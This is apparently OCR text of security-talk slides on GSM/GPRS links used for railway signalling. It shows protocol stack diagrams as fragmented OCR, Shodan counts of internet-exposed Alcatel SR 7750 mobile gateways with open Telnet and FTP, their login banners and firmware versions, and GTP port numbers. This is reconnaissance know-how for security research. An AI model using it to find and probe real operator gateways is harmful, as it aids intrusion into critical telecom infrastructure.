

bingo!

not so quick


+ RBC-RBC Safe Communication Interface Subset-098
+ EN 50159:2010
+ VPN over GSM
+ …

should be the way!


the NET


PCU
SGSN
GGSN
Appli-cation
IP, X.25
SNDCP
LLC
RLC
MAC
GSM RF
Relay
RLC
BSSGP
MAC
Network Service
GSM RF
Frame Relay
Relay
SNDCP
GTP
LLC
UDP/ TCP
BSSGP
IP
Network Service
Frame Relay
Ethernet
Relay
IP, X.25
GTP
UDP/ TCP
IP
IP, X.25
Ethernet
Appli-cation
IP, X.25
Ethernet
MS
Um
BSS
Gb
SGSN
Gn
GGSN
Gi
ISP

the NET


PCU
SGSN
GGSN
Appli-cation
IP, X.25
SNDCP
LLC
RLC
MAC
GSM RF
Relay
RLC
BSSGP
MAC
Network Service
GSM RF
Frame Relay
Relay
SNDCP
GTP
LLC
UDP/ TCP
BSSGP
IP
Network Service
Frame Relay
Ethernet
Relay
IP, X.25
GTP
UDP/ TCP
IP
IP, X.25
Ethernet
Appli-cation
IP, X.25
Ethernet
MS
Um
BSS
Gb
SGSN
Gn
GGSN
Gi
ISP

thanks John



http://www.shodanhq.com/

by devices

ALCATEL-LUCENT 7750 SERVICE ROUTER

NEXT-GENERATION MOBILE GATEWAY FOR LTE/4G AND 2G/3G AND ANCHOR FOR CELLULAR-WI-FI CONVERGENCE

SHODAN Alcatel SR 7750 Search

Services

Telnet	2,899
FTP	2,620
SNMP	16

Top Countries

China	4,191
United States	410
Iraq	150
France	121
Brunei Darussalam	82


TiMOS-C-9.0.R6 cpm/hops ALCATEL SR 7750
All rights reserved. All use subject to applicable lic
Built on Tue Sep 27 12:38:04 PDT 2011 by builde

Login:

220-TiMOS-B-8.0.R6 both/hops ALCATEL SR 7
220-All rights reserved. All use subject to applicab
220-Built on Thu Nov 11 20:29:30 PST 2010 by b
220-


7750 SERVICE ROUTER
MOBILE GATEWAY

the NET


PCU
SGSN
GGSN
Appli-cation
IP, X.25
SNDCP
LLC
RLC
MAC
GSM RF
Relay
RLC
BSSGP
MAC
Network Service
GSM RF
Frame Relay
Rela
SNDCP
GTP
LLC
UDP/ TCP
BSSGP
IP
Network Service
Frame Relay
Ethernet
Relay
IP, X.25
GTP
UDP/ TCP
IP
IP, X.25
Ethernet
Appli-cation
IP, X.25
Ethernet
MS
Um
BSS
Gb
SGSN
Gn
GGSN
Gi
ISP

GPRS Tunnelling Protocol

- Subset of protocols for GPRS communications
  - SGSN <-> GGSN signaling (PDP context, QoS, etc)
  - IP tunneling
  - Roaming (GRX)
  - Charging data exchange
- GTP-C UDP/2123
- GTP-U UDP/2152
- GTP' TCP/UDP/3386

